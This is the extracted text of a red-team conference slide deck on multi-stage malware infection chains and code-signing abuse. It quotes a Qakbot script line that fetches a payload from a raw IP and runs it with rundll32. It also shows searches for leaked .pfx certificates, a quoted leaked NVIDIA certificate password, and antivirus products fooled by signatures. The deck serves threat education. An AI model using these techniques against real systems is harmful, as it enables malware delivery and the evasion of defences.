



Desperate Infection Chains


Mariusz Banach

Red Team Operator at ING Hubs B.V.

Binary-offensive.com



beacon> whoami



» 9+ years in commercial IT Sec

» Ex-malware analyst & AV engine developer

» IT Security trainer (I teach Initial Access)

» Researcher, ♥ Red Team Operator

» Malware Developer

» Mostly recognized from my github.com/mgeeky

Agenda

» Introduction

» Code Signed Threats

» Fantastic Code Certs and Where To Find Them

» Complex Infection Chains ♡

» Delivery

» Container

» Trigger

» Payload

» Decoy

» Unusual Vectors

» Outro




Figure 5 // Attack scenario from initial contact to compromise
<https://montysecurity.medium.com/hunting-lazarus-groups-ttps-925c17469077>



```
149 sys = C_OWORD->getLocOf(asmSym, 0);  
150 i = 0;  
151 do  
152 {  
153     seg = C_OWORD->findSegment(this, refSegs[i]);  
154     if (seg) {  
155         symbolDict = seg;  
156         if (1477) {  
157             if (symbolDict->getLocOf(asmSym) == 0) {  
158                 return seg;  
159             }  
160             i++;  
161         }  
162     }  
163 }  
164 while (i < refSegs.Length);  
165 return null;  
166 }  
167 }  
168 }  
169 }  
170 }  
171 }  
172 }  
173 }  
174 }  
175 }  
176 }  
177 }  
178 }  
179 }  
180 }
```

2023-05-17 (WEDNESDAY) - QAKBOT-STYLE DISTRIBUTION PUSHES PIKABOT

```
graph LR; Email[Email] --> HTTP[HTTPS link from email]; HTTP --> JS[downloaded js file]; JS --> HTTP2[HTTP traffic for Pikabot DLL]; HTTP2 --> DLL[Pikabot DLL saved and executed]; DLL --> Activity[follow-up activity: Cobalt Strike];
```

Pikabot HTTPS C2

0-click Exploits

10-click "Complex" Infection Chains



Introduction



Intro

» Once upon a time:

1. grandpa used `msfpayload | msfencode` to get reverse_tcp EXE
2. later sent it to all employees attached in an email
3. got 15 shells back

» Today daddy:

1. Uses non-public sleep obfuscated C2
2. writes custom indirect-syscalls loader in Rust
3. Backdoors MSI installer to include the loader
4. Signs MSI with leaked code signing cert to get past SmartScreen
5. Crafts up LNK that install MSI and displays decoy PDF
6. Packs the LNK, PDF, MSI right into ISO
7. Wraps up the ISO into HTML Smuggling & host in Cloud
8. Sends victim a link in SMS and explain installation steps in a good-looking email
9. Once shell is popped, writes custom BOF to get WHOAMI and another BOF to list files
10. Then gets whacked cause he didn't use BOF for Listing processes








Intro

» Increasing complexity of endpoint protections made Threat Actors move away from *fire-and-forget* intrusions

» They now link together variety of file formats, hidden in nested containers to **desperately** pave their way through defences

HTML Smuggling to NativeZone



<https://research.checkpoint.com/2023/cloud-based-malware-delivery-the-evolution-of-guloader/>
<https://blog.sekoia.io/nobeliums-envyscout-infection-chain-goes-in-the-registry-targeting-embassies/>
<https://research.checkpoint.com/2023/chain-reaction-rokrats-missing-link/>
<https://twitter.com/Cryptolaemus1/status/1656342359049633797>

```

proxylife podal/a dalej Tweeta
Cryptolaemus
@Cryptolaemus1


#Qakbot - obama262 - .pdf > .zip > .wsf > xmlhttp > .dll

wscript NDA_May_10.wsf

var u = "http://45.155.37.101/kA9U.dat"

var http = new ActiveXObject("microsoft.xmlhttp"); http.open("GET",
conhost.exe rundll32 C:\Users\Public\kA9U.dat,print

```





Code Signed Threats



Code Signing Threats

» Code Signing certificate can be:

- » Expired
- » Revoked
- » Expired & Revoked
- » **Valid**

» *SignTool.exe* and *Mage.exe* can get you signed:

- » executables - **.exe, .dll, .ocx, .cpl, .xll, .wll**
- » scripts - **.vbs, .js, .ps1**
- » installers - **.msi, .msix, .appx, .msixbundle, .appxbundle**
- » Office Macros
- » drivers - **.sys**
- » ClickOnce deployments - **.application, .manifest, .vsto**
- » cabinets - **.cab**



Code Signed Threats

» Whether you defend or emulate, always challenge the assumption „signed file can be trusted”

The screenshot shows the 'Digital Signatures' tab of the 'signed-mimikatz.exe Properties' dialog. A 'Digital Signature Details' window is open, displaying the following information:

Name of signer	Digest algorithm	Timestamp
NVIDIA Corporation	sha256	26 May 2023 10:56:09

Digital Signature Information
A required certificate is not within its validity period when verifying against the current system clock or the timestamp in the signed file.

Signer information:
Name: NVIDIA Corporation
Email: Not available
Signing time: 26 May 2023 10:56:09

Countersignatures:

Name of signer	Email address	Timestamp
DigiCert TI...	Not available	26 May 2023 ...

» Expired

The screenshot shows the 'Digital Signatures' tab of the 'signed-mimikatz.exe Properties' dialog. A 'Digital Signature Details' window is open, displaying the following information:

Name of signer	Digest algorithm	Timestamp
Micro-Star International CO., LTD.	sha256	26 May 2023 10:56:53

Digital Signature Information
A certificate was explicitly revoked by its issuer.

Signer information:
Name: Micro-Star International CO., LTD.
Email: Not available
Signing time: 26 May 2023 10:56:53

Countersignatures:

Name of signer	Email address	Timestamp
DigiCert TI...	Not available	26 May 2023 ...

» Revoked

The screenshot shows the 'Digital Signatures' tab of the 'mimikatz-signed.exe Properties' dialog. A 'Digital Signature Details' window is open, displaying the following information:

Name of signer	Digest algorithm	Timestamp
Micro-Star International CO., LTD.	sha256	16 May 2023 11:43:19

Digital Signature Information
This digital signature is OK.

Signer information:
Name: Micro-Star International CO., LTD.
Email: Not available
Signing time: 16 May 2023 11:43:19

Countersignatures:

Name of signer	Email address	Timestamp
Sectigo RS...	Not available	16 May 2023 ...

Certificate Information
This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication

Issued to: Micro-Star International CO., LTD.
Issued by: DigiCert SHA2 Assured ID Code Signing CA
Valid from 11/03/2021 to 06/06/2024




» Valid



Fantastic Code Certs and Where to Find Them

» They Get Stolen

- » MediaTek 2017
- » MSI 2021, 2024
- » Netgear 2014, 2017
- » NVIDIA 2014, 2018





Fantastic Code Certs and Where to Find Them

- » **They Get Leaked** & can be found (.pfx, .p12, .pem, .cer, .der)
 - » Snooping through cloud storages – public S3 buckets, Blobs
 - » **Githubbing** your way down to PFXes
 - » *Beware: not all certs can be used for code signing, only ones with OID: 1.3.6.1.5.5.7.3.3*

The screenshot shows the Grayhat Warfare search interface. At the top, there are navigation links: Home, Filter Buckets, Search Files (highlighted), Docs / API, and Top Keywords. The main search area is titled "Search files" and includes a search bar with the text "keyword1 keyword2 -stopword1 -stopword2". Below the search bar are checkboxes for "Full Path" and "Treat as regex". To the right, there is a "Filename Extensions" field with "pfx" entered and a list of supported extensions: php, xlsx, docx, pdf. A "Search" button is located at the bottom right of the search area. Below the search area, there is a section for "All files" with a "See corresponding API Call" link. Underneath, it says "Ignored Buckets: None". A red box highlights the text "Showing 1 - 20 out of 18514 results". At the bottom, there is a table with columns: #, Bucket, Filename, Container, Size, and Last Modified.

The screenshot shows the GitHub search interface. The search query is "path:/*\pfx\$/" and the search bar is highlighted. On the left, there is a "Filter by" sidebar with various categories and their counts: Code (3.1k), Repositories (0), Issues (0), Pull requests (0), Discussions (0), Users (112M), Commits (0), Packages (544k), Wikis (5M), Topics (1M), and Marketplace (19k). On the right, there is a list of search results. A red box highlights the text "3.1k files (375 ms)". The results list shows several entries, each with a folder icon and a ".pfx" extension.



Fantastic Code Certs and Where to Find Them

» They Get Leaked & can be found

- » Keep an eye on Game Hacking community & *other** forums
 - » They've been toying with Direct Syscalls long before other cool kids
 - » A goldmine of brilliant offensive ideas & prod-ready implementations

houzhenggang / lede (Public)

Code Pull requests Actions Projects Wiki Security Insights

master lede / package / kernel / mt7628 / src / windows / MediatekInc.pfx

Pillar1989 package:kernel: add rt_flash driver, move mt728 to kernel dir

Code Blame 5.91 KB

<https://github.com/houzhenggang/lede/blob/master/package/kernel/mt7628/src/windows/MediatekInc.pfx>

KERNELMODE.INFO - ARCHIVE

A forum for reverse engineering, OS internals and malware analysis



UnKnoWnCHeaTs - Multiplayer Game Hacking and Cheats

- Anti-Cheat Software & Programming
- Anti-Cheat Bypass

Nvidia leaked code/driver cert

1st March 2022, 12:22 PM

busybox10
1337 H4x0r1z

Список подписей

Имя подписавшего	Алгоритм выбо...	Отметка вре
NVIDIA Corporation	sha1	Нет данных

Сведения

This image has been resized. Click this bar to view the full image. The original image is sized 911x247.

DebugView on \\DESKTOP-1RBSIU8 (local)

#	Time	Debug	Print
785	171.20654297	FACE	STB: FLEX

Display name	Type	Status	
111	Driver	Running	
1394	ОСНЧ-совместимый хост-конт...	Driver	Stopped
Звारे	Driver	Stopped	
Драйвер Microsoft ACPI	Driver	Running	
Драйвер устройства с ACPI	Driver	Stopped	
Microsoft ACPIEx Driver	Driver	Running	
Драйвер агрегатора процессора ACPI	Driver	Stopped	
Драйвер устройства измерения мо...	Driver	Stopped	
Драйвер ACPI Wake Alarm	Driver	Stopped	

make.paste.great.again

nvidiaRules ahahah.... nice password

Last edited by busybox10; 1st March 2022 at 03:18 PM.

<https://www.unknowncheats.me/forum/anti-cheat-bypass/491501-nvidia-leaked-code-cert.html#post3380882>



Code Signed Threats

» Sometimes they even **get cracked**



Analyzing the MD5 collision in Flame

POST JUNE 11, 2012 3 COMMENTS



One of the more interesting aspects of the Flame malware was the MD5 collision attack that was used to infect new machines through Windows

» Tricky Question: Do scanners actually verify certs or just rely on its presence?

» Lovely Answer: *It's complicated.*

» Game Hacking community's take:

» „what's the difference only valorat checks the date”



what's the difference only valorat checks the date



Code Signed Threats


» Sole presence of self-signed certificate can be enough to rule out some players (Jul, 2022):

» That's rubbish, it can't be this easy to fool modern malware protection systems!

» Yeah, exactly - no way!


» So, anyway...
who got tricked?

- | | | |
|------------|--------------|----------------|
| 1. Avast | 5. Cynet | 8. SentinelOne |
| 2. AVG | 6. F-Secure | (Static ML) |
| 3. Avira | 7. MaxSecure | |
| 4. Cylance | | |



Mythic Apollo.exe not signed.

<https://www.virustotal.com/gui/file/1413de7cee2c7c161f814fe93256968450b4e99ae65f0b5e7c2e76128526cc73?nocache=1>




Mythic Apollo.exe fake-signed.

<https://www.virustotal.com/gui/file/34543de8a6b24c98ea526d8f2ae5f1dbe99d64386d8a8f46ddbdccebaac3df65?nocache=1>



Code Signed Threats

https://twitter.com/wdormann/status/1582458287915573249
https://twitter.com/stoerchl/status/1582382987047743488



» Microsoft's SmartScreen had a slip up too as they assumed trust solely based on cert presence

» *MOTW-Labeled VBS/Jscript execution: stopped by SmartScreen.*

» *Self-Signed MOTW-Labeled VBS/Jscript execution No complaints from SmartScreen.*

» That's patched now!

**.JS file with malformed signature
Runs without SmartScreen check
or prompting of user**

VM has no internet connectivity

Antivirus Upgrade.Database.Cloud.js Properties
Security: This file came from another computer and might be blocked to help protect this computer.

```
// SIG // Begin signature block
// SIG // MIIVnwwYUkoZIHvcNAQcCoIIvkdCCFYwCAQExCzAJBgUr
// SIG // DgMCGgUAMGcGCisGAQQBgjcCAQSQgWTRXMDIGCisGAQQB
// SIG // gjcCAR4wJAIBAQQEODJBS441BG1owAQs9NkAIBAAIB
// SIG // AAIBAAIBAAIBADAhMAkGBSsOAwIaBQAEPFERexo2fxF9
// SIG // KtMKBx18xQoo9nhLoIIScjCCBWSwggRXoAMCAQICEEj9
// SIG // k7RgVZSNNGfJionW1BYwDQYJKoZIhvcNAQEMBAwezEL
// SIG // MAkGALUEBhMCR0IxGzAZBgNVBAgMEkUwYXNjaWVhcm1z
// SIG // amggVXZ1bTEQM4GALUEBwwHU2lnZm56YTEaMBGGA1UE
// SIG // CgwRQ29tb2RvIENBIExpbW10ZWQxITAfBgNVBAMMGF1r
// SIG // amdraXVzcnZlbCBhcnpuIFJvamJzdTAeFw0yOTg0MzIw
// SIG // MDAwMDBaFw03NTMzMTYyMzUzNTU1aFVxYzA2A2BjNVAIT
// SIG // AkdCMRgwFgYDVoQKEw9TZWNoaWdvIExpbnW10ZWQxLTAr
// SIG // BgNVBAMTJFNF1Y3RjZ28gUHVlbG1jIENvZGUU2lnbmlu
// SIG // ZyBsb290IFIONjCCAIwDQYJKoZIhvcNAQEBBQADggIP
// SIG // ADCCAgQcgIBAI3n1BIiBCROlV8WlwkSiraunOwSR9Qj
// SIG // kSs+3H3iMaBRb6yEkeNSirXilt7Qh2Mk1Yr/7xKTO327
// SIG // toq9vQV/J5trZdO1DgmxEk5mvFtbqrkoImN2poNK1Dp
// SIG // SluzuGQ2pH5KPaLxq2Gzc7M8Cwzv2zNX5b40N+OXG139
// SIG // HxI9ggN25vs/ZtKUMWn6bbM0rMF6eNySUPJkx6otBKvD
// SIG // aurgl6en3G7X6P/aIatAv7nuD27G226278beH6kMdxMn
// SIG // IKHWuv2A5wHS7+uCKZVwjf+7Fc/+0Q82o15PmpB0RmtH
// SIG // NRN3BTNPYy64LeG/ZacEaxjYcrrMCPJt12kQsa3Bp1zk
// SIG // qhiwxgcBdWfebeljYx42f2mJvqpfFm5aX4+hW8udMIYw
// SIG // 6AOzQMYNDzjNZ6ht1Pq4MGX6b8fnHbGdGk+rMR007Hm
```

https://twitter.com/wdormann/status/1582458287915573249/photo/2



Code Signed Threats

https://twitter.com/mariuszbit/status/1658464413236572160

» Fortunately, presence of legitimate (leaked) certificate on known bad isn't that devastating, many hits regardless

» But could be should non-public arsenal got signed

» Mimikatz Signed vs Unsigned

» (signed with MSI cert expiring on 2024, when it probably wasn't yet revoked)

mgeeky | Mariusz Banach
@mariuszbit

Mimikatz Signed (39/69) vs Unsigned (46/64)

Products ruled out by MSI code signature:

- Acronis (Static ML)
- Avira (no cloud)
- ClamAV
- F-Secure
- Gridinsoft (no cloud)
- Trapmine
- ZoneAlarm by Check Point

Conclusion: valid signature presence doesn't evade modern scanners ❤️

39 / 69

39 security vendors and no sandboxes flagged this file as malicious

Mimikatz that decided to be signed.

peexe 64bits signed overlay

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Popular threat label **trojan.mimikatz/marte** Threat categories trojan hacktool pua Family labels mimikatz marte htool

Security vendors' analysis

AhnLab-V3	Trojan/Win64.Mimikatz	ALYac	Generic.Trojan.Mimikatz.Marte.Is!A.C0A...
Antiy-AVL	Trojan[PSW]/Win64.Mimikatz	Arcabit	Generic.Trojan.Mimikatz.Marte.Is!A.C0A...
BitDefender	Generic.Trojan.Mimikatz.Marte.Is!A.C0A...	CrowdStrike Falcon	Win/malicious_confidence_90% (D)
Cybereason	Malicious.620c11	Cylance	Unsafe
Cyren	Malicious (score: 100)	Cyren	W64/S- IEldorado

46 / 64

46 security vendors and no sandboxes flagged this file as malicious

Mimikatz that never wanted no signature :<

peexe 64bits

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Popular threat label **trojan.mimikatz/marte** Threat categories trojan hacktool pua Family labels mimikatz marte hkt

Security vendors' analysis

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win64.Mimikatz.R285461
ALYac	Generic.Trojan.Mimikatz.Marte.Is!A.2C8...	Antiy-AVL	Trojan[PSW]/Win64.Mimikatz
Arcabit	Generic.Trojan.Mimikatz.Marte.Is!A.2C8...	Avira (no cloud)	HEUR/AGEN.1311679
BitDefender	Generic.Trojan.Mimikatz.Marte.Is!A.2C8...	ClamAV	Win.Dropper.Mimikatz-9778171-1
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cybereason	Malicious.81f925



Code Signed Threats

» Takeaway please?

- » *Threat Actors are on the lookout for code signing certificates.*
- » *Sole presence (and validity) of a certificate may be not enough to establish trust.*

» ❤️ *Red Teams* – abuse leaked certs, „highlight gaps and find areas to improve”*, educate ❤️

